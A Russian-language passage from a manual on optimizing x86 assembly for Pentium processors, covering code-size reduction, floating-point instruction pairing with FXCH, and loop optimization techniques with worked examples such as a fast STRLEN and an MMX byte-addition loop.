MOV EBX,DS:[100000] / ADD EBX,DS:[100004] ; 12 байт
уменьшаем размер:
MOV EAX,100000 / MOV EBX,[EAX] / ADD EBX,[EAX+4] ; 10 байт
```

Преимущество использования указателя становится еще более очевидным, если он используется повторно. Хранение данных в стеке и использование EBP или ESP в качестве указателя сделает код меньше, чем если бы использовались абсолютные адреса. Использование PUSH и POP для записи и чтения временных данных еще оказывается еще короче.

Константы могут также занимать меньше места, если их значения лежат в диапазоне -128 и +127. Большинство инструкций с числовыми операндами имеют короткую форму, где операнд – это один байт со знаком.

Примеры

```
PUSH 200       ; 5 байт
PUSH 100       ; 2 байт

ADD EBX,128    ; 6 байт
SUB EBX,-128   ; 3 байт
```

Самая важная инструкция с числовым операндом, у которой нет короткой формы, это MOV.

Примеры

```
    MOV EAX, 0              ; 5 байт
  Можно заменить на:
    XOR EAX,EAX             ; 2 байта
  и
    MOV EAX, 1              ; 5 байтов
Можно заменить на:

    XOR EAX,EAX / INC EAX   ; 3 байта
или:

    PUSH 1 / POP EAX        ; 3 байта
и

    MOV EAX, -1             ; 5 байта
можно заменить на:

    OR EAX, -1              ; 3 байта
```

Если один и тот же адрес или константа используется несколько раз, ее можно загрузить в регистр.

MOV с 4-байтным числовым операндом иногда можно заменить на арфметическую инструкцию, если известно значение регистра до MOV.

Пример

```
MOV     [mem1],200          ; 10 байтов
MOV     [mem2],200          ; 10 байтов
MOV     [mem3],201          ; 10 байтов
MOV     EAX,100             ;  5 байтов
MOV     EBX,150             ;  5 байтов
```

Предполагая, что значения mem1 и mem3 находятся в пределах -128/127 байтов от em2, это можно изменить на:

```
MOV     EBX, OFFSET mem2    ;  5 байтов
MOV     EAX,200             ;  5 байтов

MOV     [EBX+mem1-mem2],EAX ;  3 байта
MOV     [EBX],EAX           ;  2 байта
INC     EAX                 ;  1 байт
MOV     [EBX+mem3-mem2],EAX ;  3 байта
SUB     EAX,101             ;  3 байта
LEA     EBX,[EAX+50]        ;  3 байта
```

Следует остерегаться задержек AGI в инструкции LEA (для P1 и PMMX).

Также стоит учитывать то, что разные инструкции имеют разную длину. Следующие инструкции занимают только один байт и поэтому очень привлекательны: PUSH reg, POP reg, INC reg32, DEC reg32. INC и DEC с 8-битовыми регистрами занимают 2 байта, поэтому 'INC EAX' короче, чем 'INC AL'.

'XCHG EAX,reg' также однобайтовая инструкция и поэтому занимает меньше места, чем 'MOV EAX,reg', но это медленнее.

Некоторые инструкции занимают на один байт меньше, когда они используют аккумулятор, а не другой регистр:

```
MOV EAX,DS:[100000]   меньше, чем  MOV EBX,DS:[100000]
ADD EAX,1000          меньше, чем  ADD EBX,1000
```

Инструкции с указателями занимают на один байт меньше, чем когда они используют адресацию по базе (не ESP) со сдвигом, а не косвенную адресацию с масштабированием, или и то, и другое вместе, или ESP в качестве базы:

```
MOV EAX,[array][EBX]  меньше, чем  MOV EAX,[array][EBX*4]
MOV EAX,[EBP+12]      меньше, чем  MOV EAX,[ESP+12]
```

Инструкции с EBP в качестве базы без смещения занимают на один байт больше, чем при использовании других регистров:

```
MOV EAX,[EBX]    меньше чем  MOV EAX,[EBP], но
MOV EAX,[EBX+4]  такого же размера, как и MOV EAX,[EBP+4]
```

Также адресация со сдвигом бывает выгоднее, чем адресация с масштабированием:

```
LEA EAX,[EBX+EBX]  короче, чем  LEA EAX,[2*EBX]
```


6.24. Работа с числами с плавающей запятой (P1 и PMMX)

Инструкции с плавающей запятой не могут спариваться так, как это делают целочисленные инструкции, не считая некоторых случаев, определяемых следующими правилами:

- первая инструкция (выполняющаяся в U-конвейере) должна быть FLD, FADD, FSUB, FMUL, FDIV, FCOM, FCHS или FABS;
- вторая инструкция (в V-конвейере) должна быть FXCH;
- инструкция, следующая за FXCH, должна быть инструкцией плавающей запятой, иначе FXCH спарится несовершенно и займет лишний такт.

Это особенное спаривание играет важную роль, что вкратце будет объяснено ниже.

Хотя, как правило, инструкции с плавающей запятой не могут спариваться, многие из них конверизуются, т. е. одна инструкция может начать выполнение до того, как будет закончена предыдущая инструкция.

```
FADD ST(1),ST(0)    ; такты 1-3
FADD ST(2),ST(0)    ; такты 2-4
FADD ST(3),ST(0)    ; такты 3-5
FADD ST(4),ST(0)    ; такты 4-6
```

Очевидно, что выполнение двух инструкциий не может пересекаться, если второй инструкции нужен результат первой. Так как почти все инструкции плавающей запятой работают с вершиной стека регистров ST(0), возможностей сделать их независимыми друг от друга не очень много. Решение этой проблемы состоит в переименовании регистров. Инструкция FXCH в реальности не обменивает содержимое двух регистров, она только меняет их имена. Инструкции, которые помещают или извлекают значение из стека регистров также работают с помощью переименования. Переименование регистров на Pentium настолько хорошо оптимизировано, что даже желательно использование переименования регистров. Переименование регистров никогда не вызывает задержек, возможно даже переименовать регистр более чем один раз за такт, например, когда спаривается FLD или FCOMPP с FXCH.

Правильно используя инструкции FXCH, можно создать условия, чтобы инструкции с плавающей запятой были более независимыми друг от друга.

```
FLD     [a1]    ; такт 1
FADD    [a2]    ; такт 2-4
FLD     [b1]    ; такт 3
FADD    [b2]    ; такт 4-6
FLD     [c1]    ; такт 5
FADD    [c2]    ; такт 6-8
```

```
FXCH    ST(2)   ; такт 6
FADD    [a3]    ; такт 7-9
FXCH    ST(1)   ; такт 7
FADD    [b3]    ; такт 8-10

FXCH    ST(2)   ; такт 8
FADD    [c3]    ; такт 9-11
FXCH    ST(1)   ; такт 9
FADD    [a4]    ; такт 10-12
FXCH    ST(2)   ; такт 10
FADD    [b4]    ; такт 11-13
FXCH    ST(1)   ; такт 11
FADD    [c4]    ; такт 12-14
FXCH    ST(2)   ; такт 12
```

В вышеприведенном примере создаются три независимые ветви. Каждая инструкция FADD занимает 3 такта, поэтому можно каждый такт начинать с выполнения новой FADD. Когда начинается выполнение ветви 'a', есть время, чтобы начать выполнение двух новых инструкций FADD в ветвях 'b' и 'c' до возвращения к ветви 'a', поэтому каждый третий FADD принадлежит той же ветви. Можно использовать инструкции FXCH каждый раз, когда необходимо, чтобы ST(0) стал равен регистру, который принадлежит к желаемой ветви. Как видно из примера, это образует регулярную последовательность, но нужно уяснить, что инструкции FXCH повторяются с периодом, равным двум, в то время как у ветвей период равен трем. Поэтому следует проработать этот пример, чтобы понять, где находится какой из регистров.

Все версии инструкций FADD, FSUB, FMUL и FILD занимают три такта и конвейеризуются, поэтому вышеописанный метод можно применять и с этими инструкциями. Использование переменных в памяти не отнимает больше времени, чем использование регистров, если переменная в памяти находится в кэше первого уровня и правильно выравнена.

У всех правил есть исключения, и у вышеизложенного правила они тоже есть: нельзя начать выполнение инструкции FMUL на следующем такте после другой инструкции FMUL, потому что FMUL не может спариваться совершенно. Рекомендуется поместить некоторую инструкцию между двумя FMUL.

```
FLD     [a1]    ; такт 1
FLD     [b1]    ; такт 2
FLD     [c1]    ; такт 3
FXCH    ST(2)   ; такт 3
FMUL    [a2]    ; такты 4-6
FXCH            ; такт 4
FMUL    [b2]    ; такты 5-7     (задержка)
FXCH    ST(2)   ; такт 5
FMUL    [c2]    ; такты 7-9     (задержка)
FXCH            ; такт 7
FSTP    [a3]    ; такты 8-9
```



```
FXCH            ; такт 10       (неспарены)
FSTP    [b3]    ; такты 11-12
FSTP    [c3]    ; такты 13-14
```

Здесь есть задержка между FMUL [b2] и между FMUL [c2], потому что другая FMUL началась на предыдущем такте. Можно улучшить этот код, поместив инструкции FLD между FMUL'ами.

```
FLD     [a1]    ; такт 1
FMUL    [a2]    ; такт 2-4
FLD     [b1]    ; такт 3
FMUL    [b2]    ; такт 4-6
FLD     [c1]    ; такт 5
FMUL    [c2]    ; такт 6-8
FXCH    ST(2)   ; такт 6
FSTP    [a3]    ; такт 7-8
FSTP    [b3]    ; такт 9-10
FSTP    [c3]    ; такт 11-12
```

В другом случае можно поместить FADD, FSUB или что-нибудь еще между инструкциями FMUL, чтобы избежать задержек.

Если выполнение инструкций с плавающей запятой пересекается, требуется, чтобы были независимые ветви, выполнение которых можно совместить. Если задана только одна бо́льшая формула, которую надо вычислить, можно попробовать просчитать ее части формулы. Например, чтобы сложить шесть чисел, эту операцию нужно разделить на две ветви с тремя числами в каждой и сложить две ветви в конце.

```
FLD     [a]     ; такт 1
FADD    [b]     ; такты 2-4
FLD     [c]     ; такт 3
FADD    [d]     ; такты 4-6
FXCH            ; такт 4
FADD    [e]     ; такты 5-7
FXCH            ; такт 5
FADD    [f]     ; такты 7-9    (задержка)
FADD            ; такты 10-12  (задержка)
```

Здесь есть задержка в один такт перед FADD [f], потому что она ожидает результата выполнения FADD [d] и задержка в два такта перед последней FADD, потому что она ожидает результата FADD [f]. Более поздняя задержка может быть опущена путем заполнения её несколькими целочисленными инструкциями, но с первой задержкой этого не получится, так как целочисленная инструкция в этом месте приведет к тому, что FXCH будет спариваться несовершенно.

Первой задержки можно избежать, создав три ветви вместо двух, но это будет стоить дополнительной FLD, в этом случае не будет выигрыша, если только не нужно будет складывать 8 чисел.

Не все инструкции с плавающей запятой могут выполняться параллельно. Выполнение некоторых инструкций плавающей запятой лучше сочетается с целочисленными инструкциями. Например, инструкция FDIV занимает 39 тактов. Все время, кроме первого такта выполнение этой инструкции может пересекаться с целочисленными инструкциями но только в последние два такта она может сочетаться с инструкциями плавающей запятой

```
FDIV           ; такт 1-39  (U-конвейер)
FXCH           ; такт 1-2   (V-конвейер, несовершенное спарива
SHR EAX,1      ; такт 3     (U-конвейер)
INC EBX        ; такт 3     (V-конвейер)
CMC            ; такт 4-5   (не спаривается)
FADD [x]      ; такт 38-40 (U-конвейер, ждет, пока FPU не освободи
FXCH           ; такт 38    (V-конвейер)
FMUL [y]       ; такт 40-42 (U-конвейер, ждет результат FDIV)
```

Первый FXCH спаривается с FDIV, но занимает дополнительный такт, потому что за ней не следует инструкция плавающей запятой. Пара SHR / INC начинает свое выполнение до того, как будет закончено выполнение FDIV, но вынуждена подождать, пока свое выполнение закончит FXCH.

Если нет ничего, чтобы поместить после инструкции плавающей запятой, которая может выполняться одновременно с целочисленной инструкцией (FDIV, FSQRT), можно поместить чтение значения какой-нибудь переменной из памяти, которое может понадобиться в дальнейшем, чтобы она на 100% была в кэше.

```
FDIV    QWORD PTR [EBX]
CMP     [ESI],ESI
FMUL    QWORD PTR [ESI]
```

Здесь загружается значение [ESI] в кэш, в то время как вычисляется FDIV (результат самой операции сравнения не важен).

В разд. 6.28 приведен полный список инструкций с плавающей запятой и инструкций с которыми они могут спариваться.

Никаких потерь при использовании переменных из памяти в инструкциях плавающей запятой не происходит, потому что модуль арифметических вычислений стоит на один шаг дальше в конвейере, чем модуль чтения. Однако при сохранении данных может случиться задержка аналогичная задержке AGI: выполнение инструкции FST или FSTP с переменной в памяти в качестве операнда занимает два такта, но данные должны быть готовы на предыдущем такте, поэтому задержка будет в один такт, если значение. которое нужно сохранить, не будет готово еще на предыдущем такте.

```
FLD     [a1]    ; такт 1
FADD    [a2]    ; такт 2-4
FLD     [b1]    ; такт 3
FADD    [b2]    ; такт 4-6
FXCH            ; такт 4
FSTP    [a3]    ; такт 6-7
FSTP    [b3]    ; такт 8-9
```


FSTP задерживается на один такт, потому что результат FADD не был готов в предыдущем такте. Во многих случаях нельзя скрыть этот тип задержек без организации кода с плавающей запятой в четыре ветви или помещения внутрь каких-то целочисленных инструкций. Два такта на стадии выполнения инструкции FST(P) не могут спариваться или пересекаться с любой другой последующей инструкцией.

Инструкции с целочисленными операндами, такими, как FIADD, FISUB, FIMUL, FIDIV, FICOM можно разделить на простые операции, чтобы улучшить пересекаемость выполнений инструкций:

```
FILD    [a]     ; clock cycle 1-3
FIMUL   [b]     ; clock cycle 4-9
```

Разделить на:

```
FILD    [a]     ; такты 1-3
FILD    [b]     ; такты 2-4
FMUL            ; такты 5-7
```

В этом примере экономится два такта при сочетании выполнения двух инструкций FILD.

6.25. Оптимизация циклов (все процессоры)

Анализируя код программ, можно увидеть, что больше всего ресурсов потребляют внутренние циклы. Используя язык ассемблера, можно существенно оптимизировать их. А остальную часть программы можно оставить написанной на языке высокого уровня.

Во всех приведенных ниже примерах предполагается, что все данные находятся в кэше первого уровня. Если скорость ограничивается из-за того, что данные загружаются в кэш, нет никакого смысла оптимизировать инструкции. Тогда лучше сконцентрироваться на правильной организации данных (разд. 6.7).

6.25.1 Циклы в P1 и PMMX

Как правило, цикл содержит счетчик, определяющий, сколько раз он должен повториться, и в большинстве случаев массив данных, в один элемент которого записываются данные или считываются из него каждую итерацию.

Эта процедура на С может выглядеть так:

```
void ChangeSign (int * A, int * B, int N)
{
   int i;
   for (i=0; i<N; i++) B[i] = -A[i];
}
```

Переводя ее на ассемблер получается следующий код:

```
_ChangeSign PROC NEAR
        PUSH    ESI
        PUSH    EDI
A       EQU     DWORD PTR [ESP+12]
B       EQU     DWORD PTR [ESP+16]
N       EQU     DWORD PTR [ESP+20]
        MOV     ECX, [N]
        JECXZ   L2

        MOV     ESI, [A]
        MOV     EDI, [B]
        CLD
L1:     LODSD
        NEG     EAX
        STOSD
        LOOP    L1
L2:     POP     EDI
        POP     ESI
        RET                     ; нет дополнительного pop, если объявлено
                                ; соглашение о вызове _cdecl
_ChangeSign     ENDP
```

Это выглядит как достаточно красивое решение, но оно не самое оптимальное, потому что использует медленные неспариваемые инструкции. Каждая итерация занимает 11 тактов при условии, что все данные находятся в кэше первого уровня.

6.25.1.1. Использование только спариваемых инструкций (P1 и PMMX).

```
        MOV     ECX, [N]
        MOV     ESI, [A]
        TEST    ECX, ECX
        JZ      SHORT L2
        MOV     EDI, [B]
L1:     MOV     EAX, [ESI]      ; u
        XOR     EBX, EBX        ; v (спаривается)
        ADD     ESI, 4          ; u
        SUB     EBX, EAX        ; v (спаривается)
        MOV     [EDI], EBX      ; u
        ADD     EDI, 4          ; v (спаривается)
        DEC     ECX             ; u
        JNZ     L1              ; v (спаривается)
L2:
```

Здесь используются только спариваемые инструкции. Теперь они занимают только 4 такта на итерацию. Можно получить ту же самую скорость, не разделяя инструкцию NEG, но другие неспариваемые инструкции все же стоит разделить.

6.25.1.2. Использование одного регистра как счетчика и индекса.

```
        MOV     ESI, [A]
        MOV     EDI, [B]
        MOV     ECX, [N]
        XOR     EDX, EDX
        TEST    ECX, ECX
        JZ      SHORT L2
L1:     MOV     EAX, [ESI+4*EDX]        ; u
        NEG     EAX                     ; u
        MOV     [EDI+4*EDX], EAX        ; u
        INC     EDX                     ; v (спаривается)
        CMP     EDX, ECX                ; u
        JB      L1                      ; v (спаривается)
L2:
```

Использование одного регистра как счетчика и индекса уменьшает количество инструкций в теле цикла, но он по-прежнему занимает 4 такта, так как здесь присутствуют две неспариваемые инструкции.

6.25.1.3. Пусть конечное значение счетчика равняется нулю (P1 и PMMX). Можно избавиться от инструкции CMP в предыдущем коде, сделав так, чтобы последнее значение счетчика равнялось нулю, и использовать флаг нуля как знак того, что цикл закончен (как сделано в примере пункта 6.25.1.1). Один вариант заключается в том, чтобы исполнить цикл задом наперед, взяв последний элемент первым. Тем не менее, кэш данных оптимизирован для их получения в прямом порядке, а не в обратном, поэтому если вероятны промахи кэша, следует задать значение счетчика -N и увеличивать его значение до нуля. Базовые регистры тогда должны указывать на конец массива, а не на его начало.

```
        MOV     ESI, [A]
        MOV     EAX, [N]
        MOV     EDI, [B]
        XOR     ECX, ECX
        LEA     ESI, [ESI+4*EAX]        ; указывает на конец массива A
        SUB     ECX, EAX                ; -N
        LEA     EDI, [EDI+4*EAX]        ; указывает на конец массива B
        JZ      SHORT L2
L1:     MOV     EAX, [ESI+4*ECX]        ; u
        NEG     EAX                     ; u
        MOV     [EDI+4*ECX], EAX        ; u

        INC     ECX                     ; v (спаривается)
        JNZ     L1                      ; u
L2:
```

Однако цикл по-прежнему занимает 4 такта из-за плохой спариваемости инструкций. (Если адреса и размеры массива являются константами, можно сохранить два регистра). А теперь посмотрим, как можно улучшить спариваемость.

6.25.1.4. Спаривание вычислений в цикле (P1 и PMMX). Можно улучшить спаривание, перемешав инструкции вычисления с инструкциями управления циклом. Есть возможность поместить что-нибудь между 'INC ECX' и 'JNZ L1', это должно быть чем-то, что не влияет на флаг нуля. Инструкция 'MOV [EDI+4*ECX],EBX после 'INC ECX' сгенерирует задержку AGI, поэтому придется выбирать более искустный подход.

```
        MOV     EAX, [N]
        XOR     ECX, ECX
        SHL     EAX, 2                       ; 4 * N
        JZ      SHORT L3
        MOV     ESI, [A]
        MOV     EDI, [B]
        SUB     ECX, EAX                     ; - 4 * N
        ADD     ESI, EAX                     ; указывает на конец массива A
        ADD     EDI, EAX                     ; указывает на конец массива B
        JMP     SHORT L2
L1:     MOV     [EDI+ECX-4], EAX             ; u
L2:     MOV     EAX, [ESI+ECX]               ; v (спаривается)
        XOR     EAX, -1                      ; u
        ADD     ECX, 4                       ; v (спаривается)
        INC     EAX                          ; u
        JNC     L1                           ; v (спаривается)
        MOV     [EDI+ECX-4], EAX
L3:
```

Здесь используется альтернативный способ, чтобы посчитать отрицательное значение EAX: инвертирование всех битов и инкремент. Причина, по которой задействуется этот метод, состоит в использовании трюка с инструкцией INC: INC не изменяет флаг переноса, в то время как ADD наоборот. ADD используется вместо INC, чтобы увеличивать счетчик цикла и управлять им с помошью флага переноса, а не флаг нуля. Тогда можно поместить 'INC EAX' между ними без вреда для флага переноса. Может возникнуть мысль, что следует использовать 'LEA EAX,[EAX+1]' вместо 'INC EAX', по крайней мере, он не меняет никаких флагов, но инструкция LEA сгенерирует задержку AGI, поэтому это не лучшее решение. Обратим внимание, что трюк с инструкцией INC, которая не меняет флаг переноса, будет полезен только на P1 и PMMX, так как на PPro, P2 и P3 будут сгенерированы частичные задержки регистра флагов.

Здесь удалось добиться совершенного спаривания, и цикл теперь занимает только 3 такта. Нужно ли увеличивать значение счетчика цикла на 1 (как в пункта 6.25.1.3) или на 4 (как в сделано здесь) – это дело вкуса, никакого влияния на время выполнения цикла это не окажет.

6.25.1.5. Пересечение времени выполнения одной операции с другой (P1 и PMMX). Метод, использованный в примере пункта 6.25.1.4, подходит далеко не во всех случаях, поэтому можно поискать другие способы улучшения спариваемости. Один из путей реорганизовать цикл – и сделать это так, чтобы конец выполнения одной операции пересекался с началом выполнения другой. Назовем это свернутым циклом. У свернутого цикла в его конце находится инструкция, выполнение которой будет закончено в следующем повторении. Фактически, в примере пункта 6.25.1.4 последняя команда MOV спаривается с первой. Исследуем этот метод поподробнее.

```
        MOV     ESI, [A]
        MOV     EAX, [N]
        MOV     EDI, [B]
        XOR     ECX, ECX
        LEA     ESI, [ESI+4*EAX]             ; указывает на массив A
        SUB     ECX, EAX                     ; -N
        LEA     EDI, [EDI+4*EAX]             ; указывает на массив B
        JZ      SHORT L3
        XOR     EBX, EBX
        MOV     EAX, [ESI+4*ECX]
        INC     ECX
        JZ      SHORT L2
L1:     SUB     EBX, EAX                     ; u
        MOV     EAX, [ESI+4*ECX]             ; v (спаривается)
        MOV     [EDI+4*ECX-4], EBX           ; u
        INC     ECX                          ; v (спаривается)
        MOV     EBX, 0                       ; u
        JNZ     L1                           ; v (спаривается)
L2:     SUB     EBX, EAX
        MOV     [EDI+4*ECX-4], EBX
L3:
```

Здесь начинается считывание второго значения до того, как сохраняется первое, и это, естественно, улучшает возможность спаривания. Инструкция 'MOV EBX,0' была помещена между 'INC ECX' и 'JNZ L1' не для того, чтобы улучшить спаривание, а для того, чтобы избежать задержки AGI.

6.25.1.6. Развертывание цикла (P1 и PMMX). Один из самых часто использующихся способов улучшить спаривание – это сделать две операции на каждую итерацию, которых в этом случае станет в два раза меньше. Это называется развертыванием цикла.

```
        MOV     ESI, [A]
        MOV     EAX, [N]
        MOV     EDI, [B]
        XOR     ECX, ECX
        LEA     ESI, [ESI+4*EAX]             ; указывает на конец массива A
```

```
        SUB     ECX, EAX                ; -N
        LEA     EDI, [EDI+4*EAX]        ; указывает на конец массива
        JZ      SHORT L2
        TEST    AL,1                    ; тестируем N на нечетнс
        JZ      SHORT L1
        MOV     EAX, [ESI+4*ECX]        ; N нечетно
        NEG     EAX
        MOV     [EDI+4*ECX], EAX
        INC     ECX                     ; дополнительная операция,
                                        ; если счетчик нечетен
        JZ      SHORT L2                ; N = 1
L1:     MOV     EAX, [ESI+4*ECX]        ; u
        MOV     EBX, [ESI+4*ECX+4]      ; v (спаривается)
        NEG     EAX                     ; u

        NEG     EBX                     ; u
        MOV     [EDI+4*ECX], EAX        ; u
        MOV     [EDI+4*ECX+4], EBX      ; v (спаривается)
        ADD     ECX, 2                  ; u
        JNZ     L1                      ; v (спаривается)
L2:
```

Теперь производится две операции одновременно, что приводит к лучшему спариванию. Приходится тестировать N на нечетность, и если оно нечетно, то делается дополнительная операция вне цикла, потому что внутри его можно сделать только четное количество операций.

В цикле есть задержка AGI, генерируемая первой инструкцией MOV, потому что ECX увеличивается на 1 в предыдущем такте, и поэтому для двух операций цикл занимает 6 тактов.

6.25.1.7. Реорганизация цикла для удаления задержки AGI (P1 и PMMX).

```
        MOV     ESI, [A]
        MOV     EAX, [N]
        MOV     EDI, [B]
        XOR     ECX, ECX
        LEA     ESI, [ESI+4*EAX]        ; указывает на конец массива A
        SUB     ECX, EAX                ; -N
        LEA     EDI, [EDI+4*EAX]        ; указывает на конец массива B
        JZ      SHORT L3
        TEST    AL,1                    ; тестируем N на нечетность
        JZ      SHORT L2
        MOV     EAX, [ESI+4*ECX]        ; дополнительная операция,
                                        ; если счетчик нечетен
        NEG     EAX                     ; нет возможности к спариванию
        MOV     [EDI+4*ECX-4], EAX
        INC     ECX                     ; делаем счетчик четным
        JNZ     SHORT L2
        NOP                 ; добавляем NOP, если JNZ L2 не предсказуем
        NOP
        JMP     SHORT L3                ; N = 1
L1:     NEG     EAX                     ; u
        NEG     EBX                     ; u
        MOV     [EDI+4*ECX-8], EAX      ; u
        MOV     [EDI+4*ECX-4], EBX      ; v (спаривается)
L2:     MOV     EAX, [ESI+4*ECX]        ; u
        MOV     EBX, [ESI+4*ECX+4]      ; v (спаривается)
        ADD     ECX, 2                  ; u
        JNZ     L1                      ; v (спаривается)
        NEG     EAX
        NEG     EBX
        MOV     [EDI+4*ECX-8], EAX
        MOV     [EDI+4*ECX-4], EBX
L3:
```


Трюк заключается в том, чтобы найти пару инструкций, которые не используют счетчик цикла в качестве индекса, и реорганизовать цикл так, чтобы счетчик повышал свое значение на предыдущем такте. В этом случае реализация приближается к 5 тактам для двух операций, что близко наилучшему варианту.

Если кэширование данных критично, можно улучшить скорость, объединив массивы A и B в один массив, так чтобы каждый B[i] находился непосредственно за соответствующим ему A[i]. Если структурированный массив выровнен по крайней мере на 8, тогда B[i] всегда будет находится на той же линии кэша, что и A[i], и всегда будет случаться кэш-промах при записи в B[i]. Это, конечно, сглаживается приростом производительности в других частях программы, но обязательно нужно взвесить все за и против.

6.25.1.8. Развертывание более чем на 2 (P1 и PMMX). Можно рассмотреть возможность выпонение более чем двух операций за одно повторение, чтобы снизить количество действий, необходимых для организации цикла. Но так как в большинстве случаев время, требуемое для выполнения таких действий, можно снизить только на один такт, то развертывание цикла в четыре раза сохранит только 1/4 такта на операцию, что вряд ли стоит усилий, которые будут на это потрачены.

Недостатки слишком большого развертывания цикла следующие:

- необходимо просчитать N MODULO R, где R – это коэффициент разворачивания, и сделать N MODULO R операций до или после основного цикла, чтобы выполнить недостающее количество операций. На это уйдет дополнительный код и плохо предсказуемые операции условного перехода. И, конечно, тело цикла станет больше;
- участок кода обычно выполняется в первый раз гораздо дольше (чем больше код, тем больше будут связанные с этим потери, особенно, если N невелико);
- увеличение кода делает работу с кэшем менее эффективной;

- одновременная обработка нескольких 8- или 16-битных операндов в 32-битных регистра (P1 и PMMX).

Если нужно обрабатывать массивы, состоящие из 8- или 16-битных операндов, появляются проблемы с развернутыми циклами, потому что нельзя спарить две операции доступа к памяти. Например, 'MOV AL,[ESI] / MOV BL,[ESI+1]' не будут спариваться, так как оба операнда находятся внутри одного и того же двойного слова памяти. Но есть продвинутый способ обрабатывать сразу два байта за раз в одном 32-битном регистре.

Следующий пример добавляет 2 ко всем элементам массива байтов.

```
        MOV     ESI, [A]          ; адрес массива байтов
        MOV     ECX, [N]          ; количество элементов в массиве байтов
        TEST    ECX, ECX          ; проверяем, равен ли N нулю
        JZ      SHORT L2
        MOV     EAX, [ESI]        ; считываем первые четыре байта
L1:     MOV     EBX, EAX          ; копируем в EBX
        AND     EAX, 7F7F7F7FH    ; получаем младшие 7 битов байта в EAX
        XOR     EBX, EAX          ; получаем старший бит каждого из байтов
        ADD     EAX, 02020202H    ; добавляем значение ко всем четырем
                                  ; байтам
        XOR     EBX, EAX          ; снова комбинируем биты
        MOV     EAX, [ESI+4]      ; считываем следующие четыре байта
        MOV     [ESI], EBX        ; сохраняем результат
        ADD     ESI, 4            ; повышаем значение указателя на 4
        SUB     ECX, 4            ; понижаем значение счетчика цикла
        JA      L1                ; цикл
L2:
```

Этот цикл занимает 5 тактов для каждых 4 байт. Массив, разумеется, должен быть выравнен на 4. Если количество элементов в массиве не кратно четырем, тогда можно добавить в конец несколько байтов, чтобы сделать его размер кратным четырем. К нему будет происходить обращение за его концом, поэтому нужно убедиться, что тот не находится в конце сегмента, дабы избежать ошибки общей защиты.

Следует обратить внимание, что перед прибавлением сохраняется старший бит каждого байта, чтобы не испортить их значение (если результат сложения превысит 256). Здесь используется XOR, а не ADD, при возврате младшего бита на место по той же самой причине.

Инструкции 'ADD ESI,4' можно избежать, если использовать счетчик цикла в качестве индекса, как это сделано в примере пункта 6.25.1.3. Тем не менее, в результате количество инструкций в цикле будет нечетно, а значит, одна инструкция будет не спарена, и цикл по-прежнему займет 5 тактов. Нужно сделать инструкцию перехода неспаренной, что сохранит один такт после последней операции, если инструкция предсказывается неверно, и придется потратить дополнительный такт в коде пролога, чтобы установить указатель в конец массива и вычислить -N, поэтому эти два метода

будут иметь одинаковую скорость. Метод, представленный в выше, является самым простым и самым коротким.

Следующий пример находит длину строки, заканчивающейся нулем, путем поиска первого байта, равного нулю. Он быстрее выполнится быстрее, чем команда REP SCASB.

```
STRLEN  PROC    NEAR
        MOV     EAX,[ESP+4]          ; получаем указатель
        MOV     EDX,7
        ADD     EDX,EAX              ; указатель+7 исп. в конце
        PUSH    EBX
        MOV     EBX,[EAX]            ; читаем первые 4 байта
        ADD     EAX,4                ; повышаем значение указателя
L1:     LEA     ECX,[EBX-01010101H]  ; вычитаем один из каждого байта
        XOR     EBX,-1               ; инвертируем все байты
        AND     ECX,EBX              ; и эти два
        MOV     EBX,[EAX]            ; читаем следующие 4 байта
        ADD     EAX,4                ; повышаем значение указателя
        AND     ECX,80808080H        ; тестируем все биты знаков
        JZ      L1                   ; нет нулевых байтов, продолжаем
                                     ; цикл
        TEST    ECX,00008080H        ; тестируем первые два байта
        JNZ     SHORT L2
        SHR     ECX,16               ; не в первых двух байтах
        ADD     EAX,2
L2:     SHL     CL,1                 ; используем флаг переноса,
                                     ; чтобы избежать переход
        POP     EBX
        SBB     EAX,EDX              ; высчитываем длину
        RET
STRLEN  ENDP
```

Здесь снова используется метод пересечения конца выполнения одной операции с началом выполнения другой, для улучшения спаривания. Здесь мы не стали разворачивать цикл, так как количество его повторений относительно невелико. Строка, конечно, должна быть выравнена на 4. Код будет считывать несколько байт за строкой, поэтому та не должна располагаться на границе сегмента.

Количество инструкций в цикле нечетно, поэтому одна из них неспарена. Сделав неспаренной инструкцию перехода, а не какую-либо другую, мы сэкономим один такт, если инструкция перехода будет предсказана неверно.

Инструкция 'TEST ECX,00008080H' неспариваема. Однако можно использовать здесь спариваемую инструкцию 'OR CH,CL' вместо нее, но тогда придется поместить NOP или что-нибудь еще, чтобы избежать потерь из-за последовательных инструкций перехода. Другая



проблема с 'OR CH,CL' состоит в том, что она вызовет частичную задержку регистра на PPro, P2 или P3. Поэтому было выбран использование неспариваемой инструкции TEST.

Обработка 4 байт за раз может быть довольно сложной. Код использует формулу, которая генерирует ненулевое значение, для байта только тогда, когда он равен нулю. Это делает возможным протестировать все четыре байта за одну операцию. Этот алгоритм включает вычитание 1 из всех байтов (в инструкции LEA). Здесь не сохраняется старший бит перед вычитанием, как это было сделано в предыдущем пункте, поэтому операция вычитания может испортить значение следующего байта в EAX, но только если текущий равен нулю, но в этом случае не важно, что будет со следующим байтом. Если искать нулевой байт в обратном порядке, пришлось бы считывать двойное слово повторно после обнаружения нуля, а затем протестировать все четыре байта, чтобы найти последний ноль, или использовать BSWAP для изменения порядка байтов.

Если нужет поиск байта с отличным от нуля значением, можно использовать XOR всех четырех байт со значением, которое нужно найти, а затем использовать метод приведенный выше для поиска нуля.

6.25.1.9. Циклы с операциями MMX (PMMX). Обработка нескольких операндов в одном регистре проще на MMX-процессорах, потому что в них присутствуют специальные инструкции и регистры именно для этих целей.

Возвращаясь к задаче добавления двойки ко всем байтам массива, можно воспользоваться расширенным набором инструкций MMX.

```
.data
ALIGN   8
ADDENTS DQ      0202020202020202h     ; указываем байт, который нужно
                                      ; добавить 8 раз
A       DD       ?                    ; адрес массива байтов
N       DD       ?                    ; количество итераций

.code
      MOV     ESI, [A]
      MOV     ECX, [N]
      MOVQ    MM2, [ADDENTS]
      JMP     SHORT L2
      ; top of loop
L1:   MOVQ    [ESI-8], MM0     ; сохраняем результат
L2:   MOVQ    MM0, MM2         ; загружаем слагаемые

      PADDB   MM0, [ESI]       ; обрабатываем 8 байт за одну операцию
      ADD     ESI, 8
      DEC     ECX
      JNZ     L1
      MOVQ    [ESI-8], MM0     ; сохраняем последний результат
      EMMS
```


Инструкция сохранения помещена после инструкции управления циклом, чтоб избежать задержки сохранения.

